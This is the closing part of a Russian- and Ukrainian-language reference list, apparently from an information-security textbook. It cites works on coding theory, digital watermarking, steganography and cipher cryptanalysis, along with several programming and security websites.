55. Шульгин В.И. Основы теории передачи информации. Ч.1. Эффективное кодирование:Учеб.пособие. / В.И. Шульгин .— Харьков: НАУ «Харьковский авиац. ин-т», 2003 .— 102 с.
56. Шульгин В.И. Основы теории передачи информации. Ч.2. Помехоустойчивое кодирование: Учеб.пособие. / В.И. Шульгин.— Харьков: НАУ «Харьковский авиац. ин-т», 2003 .— 87 с.
57. Шумейко А.А. Интеллектуальный анализ данных (Введение в Data Mining): Учеб. пособ. / А.А.Шумейко, С.Л.Сотник .— Днепропетровск: Белая Е.А., 2012 .— 212 с.
58. Шумейко А.А. Использование квантования Ллойда-Макса для внедрения цифровых водяных знаков. / А.А. Шумейко, А.И. Пасько, Т.Н. Тищенко // Інформаційна безпека .— 2010 .— №2(4).
59. Шумейко А.А. Использование методов адаптивного квантования в задаче внедрения ЦВЗ. / А.А. Шумейко, А.И. Пасько, Т.Н. Тищенко // Захист інформації .— 2010 .— №4.
60. Шумейко А.А. Использование критерия хаоса в задачах стеганографии. / / А.А. Шумейко, Т.Н. Тищенко // Вісник східноукраїнського національного університету імені Володимира Даля .— 2008 .— №8(126).
61. Щербаков Л. Ю. Прикладная криптография. Использование и синтез криптографических интерфейсов. / П.Ю. Щербаков, А.В. Домашев . — М: Издательско-торговый дом «Русская Редакция», 2003 . — 416 с.

62. Хамидуллин Р.Р. Методы и средства защиты компьютерной информации: Учеб.пособие. / Р.Р. Хамидуллин, И.А. Бригаднов, А.В. Морозов .— СПб.:СЗТУ, 2005 .— 178 с.
63. Хорошко В.А. Методы и средства защиты информации. / В.А. Хорошко, А.А. Чекатков .— К.: Изд-во Юниор, 2003 .— 504 с.
64. Barni M. Watermarking Systems Engineering Enabling Digital Assets Security and Other Applications. / M. Barni, F. Bartolini .— Marcel: Dekker inc., 2004 .— 466 p.
65. Techniques for data hiding. / W. Bender, D. Gruhl, N. Morimoto, F. Lu // IBM SYSTEMS JOURNAL .— 1996 .— VOL 35, NOS 3&4 .— P. 313-336.
66. Cox I.J. Digital Watermarking. / I.J. Cox, M.L. Miller, J.A. Bloom .— Morgan Kaufmann Publishers. Academic Press, 2002 .— 542 p.
67. Digital Watermarking and Steganography. / I.J. Cox, M.L. Miller, J.A. Bloom etc. .— Elsevier: Morgan Kaufmann Publishers, 2008 .— 589 p.
68. Digital watermarking for digital media. / Juergen Seitz, editor. Information .— Science Publishing, 2005 .— 258 p.
69. Dhavare A. Efficient Cryptanalysis of Homophonic Substitution Ciphers. / A. Dhavare, R. Lowy, M. Stamp .— http://www.cs.sjsu.edu/faculty/stamp/RUA/homophonic.pdf.
70. Farah I. R. Watermarking System Using the Wavelet Technique for Satellite Images. / I.R. Farah, I.B. Ismail, M.B. Ahmed // Proceedings of world academy of science, engineering and technology .— 2006 .— v.7 .— P. 97-102.
71. Katzenbeisser S. Information Hiding Techniques for Steganography and Digital Watermarking./S.Katzenbeisser, F. Petitcolas .— Artech House INC, 2000 .—213 p.
72. Jakobsen T. A Fast Method for the Cryptanalysis of Substitution Ciphers (1995) / T.A. Jakobsen .— http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.55.89.
73. Перетворення, кодування та передача інформації .— http://book.itep.ru/2/convrs_2.htm.
74. Сайт Computer Emergency Response Center .— http://www.cert.org.
75. Журнал «Защита информации. Конфидент» .— http://www.confident.ru.
76. http://cs.usu.edu.ru/home/awengar/%D0%9F%D1%83%D0%B1%D0%BB%D0%B8%D0%BA%D0%B0%D1%86%D0%B8/pub.htm.
77. http://dvo.sut.ru/libr/opds/i285vino/index.htm.
78. Касперски К. Могущество кодов Рида-Соломона или информация, воскресшая из пепла. / Крис Касперски .— http://www.insidepro.com/rus/index.shtml.
79. Клуб програмістів .— http://habrahabr.ru.
80. Хакінг .— http://hacktheplanet.ru.
81. Деяка цікава інформація що до інформаційної безпеки .— www.kodges.ru.
82. Цікаво про веб-безпеку .— http://landrina.ru.
83. Блог програмістів .— http://pblog.ru.
84. Форум програмістів .— http://programmersforum.ru.
85. Клуб програмістів .— http://programmersclub.ru.

86. Учебная и научная деятельность. В.В. Анисимова .— *https://sites.google.com/site/anisimovkhv/home*.

87. Потроху про все .— *http://wikipedia.org*.

88. Настройка Windows .— *http://windxp.com.ru*.

89. Короткий опис методів текстової стеганографії .— *http://www.iso27000.ru/chitalnyi-zai/steganografiya*.

90. *http://homepage.smc.edu/morgan_david/vpn/des.htm*

91. *http://math.scu.edu/faculty/schaefer.shtml*

Зміст